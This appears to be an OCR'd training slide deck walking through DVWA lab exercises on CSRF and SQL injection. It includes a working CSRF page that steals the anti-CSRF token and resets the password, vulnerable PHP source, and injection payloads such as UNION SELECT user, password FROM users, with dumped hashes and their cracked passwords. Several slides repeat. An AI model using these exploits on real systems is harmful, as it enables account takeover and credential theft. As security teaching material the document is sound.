
$~/CSRF/High: cat ./"Answer - File Upload"

```
<!DOCTYPE html>

<html lang="en">
    <head>
        <meta name="referrer" content="unsafe-url">
        <title>CSRF High Level Demo</title>
    </head>
    <body onload="change_password()">
        <h1>Error 404</h1>
        <!-- https://infosecwriteups.com/how-to-exploit-csrf-in-dvwa-stackzero-bf1b6b557d85 -->
        <script>
            function change_password(){
                const request = new XMLHttpRequest();
                const url = "http://127.0.0.1/vulnerabilities/csrf/"
                request.open("GET", url);
                request.onreadystatechange = () => {
                    if (request.readyState === request.DONE && request.status === 200) {
                        var response = request.responseText;
                        var user_token = /[a-f0-9]{32}/g.exec(response)[0]
                        var newpasswd = "123";
                        var payload = "http://127.0.0.1/vulnerabilities/csrf/?password_new=" + newpasswd +
"&password_conf=" + newpasswd + "&Change=Change&user_token=" + user_token;
                        var second_request = new XMLHttpRequest();
                        second_request.open("GET", payload);
                        second_request.send()
                    }
                };
                request.send()

        }
        </script>
    </body>
</html>
```

$~/CSRF/High: cat ./"Answer - File Upload"



$~/SQL Injection: cat ./"Web Page"



$~/SQL Injection: cat ./Intro

- "A SQL injection attack consists of **insertion or "injection" of a SQL query** via the input data from the client to the application."
  - 透過使用者輸入夾帶 SQL 語句
- "SQL injection attack occurs when an unintended data enters a program from an untrusted source, and it is used to **dynamically construct a SQL query**."
  - 動態生成 SQL 語句，E.g., 串接使用者輸入
- "SQL Injection is very common with **PHP** and ASP applications due to the prevalence of **older functional interfaces**. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections."
  - 我只是想稱讚 PHP 問題好多好棒哦

$~/SQL Injection/Low: cat ./"View Source"

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

$~/SQL Injection/Low: cat ./"View Source"

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

$~/SQL Injection/Low: cat ./"View Source"

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

$~/SQL Injection/Low: cat ./Answer

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1';
```

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1';
```

$~/SQL Injection/Low: cat ./Answer

Vulnerability: SQL Injection

User ID: ' OR '1'='1 Submit

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

NISRA

$~/SQL Injection/Low: cat ./Answer

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

```
SELECT table_name, column_name FROM information_schema.columns
```

```
SELECT first_name, last_name FROM users WHERE user_id = '
' UNION SELECT table_name, column_name FROM information_schema.columns #';
```

```
' UNION SELECT user, password FROM users #
```

$~/SQL Injection/Low: cat ./Answer

Vulnerability: SQL Injection

User ID: ssword FROM users # Submit

```
ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```
← password

```
ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```
← abc123

```
ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```
← charley

```
ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```
← letmein

```
ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```
← password

NISRA

$~/SQL Injection/Medium: cat ./"View Source"

```
<div class="vulnerable_code_area">
  <form action="#" method="POST">
    <p>
      User ID:
      <select name="id">
        <option value="1">1</option>
        <option value="2">2</option>
        <option value="3">3</option>
        <option value="4">4</option>
        <option value="5">5</option>
      </select>
      <input type="submit" name="Submit" value="Submit">
    </p>

  </form>

</div>
```

$~/SQL Injection/Medium: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) .
'</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

$~/SQL Injection/Medium: cat ./"View Source"


```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) .
'</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

$~/SQL Injection/Medium: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) .
'</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

NISRA

$~/SQL Injection/Medium: cat ./"View Source"



$~/SQL Injection/Medium: cat ./Answer

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```



```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

```
$query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```



```
SELECT first_name, last_name FROM users WHERE user_id = $id;
```

$~/SQL Injection/Medium: cat ./Answer

```
$query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```



```
SELECT first_name, last_name FROM users WHERE user_id = $id;
```



```
SELECT first_name, last_name FROM users WHERE user_id = 0 OR 1=1;
```

```
SELECT first_name, last_name FROM users WHERE user_id =
0 UNION SELECT user, password FROM users;
```

$~/SQL Injection/Medium: cat ./Answer

Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 0 OR 1=1
First name: admin
Surname: admin

ID: 0 OR 1=1
First name: Gordon
Surname: Brown

ID: 0 OR 1=1
First name: Hack
Surname: Me

ID: 0 OR 1=1
First name: Pablo
Surname: Picasso

ID: 0 OR 1=1
First name: Bob
Surname: Smith
```

Inspector Console Debugger Network Style Ed

Search HTML

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://w
strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> scroll
  <head> ... </head>
  <body class="home"> overflow
    <div id="container">
      <div id="header"> ... </div>
      <div id="main_menu"> ... </div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: SQL Injection</h1>
          <div class="vulnerable_code_area">
            <form action="#" method="POST">
              <p>
                User ID:
                <select name="id">
                  <option value="0 OR 1=1">1</option>
                  <option value="2">2</option>
                  <option value="3">3</option>
                  <option value="4">4</option>
                  <option value="5">5</option>
                </select>
                whitespace
                <input type="submit" name="Submit" value="Submit">
              </p>
            </form>
```

html > body.home > div#container > div#main_body > div.body_padded > div.vulne


Filter Styles :hov .cls

```
element { inline
}
```

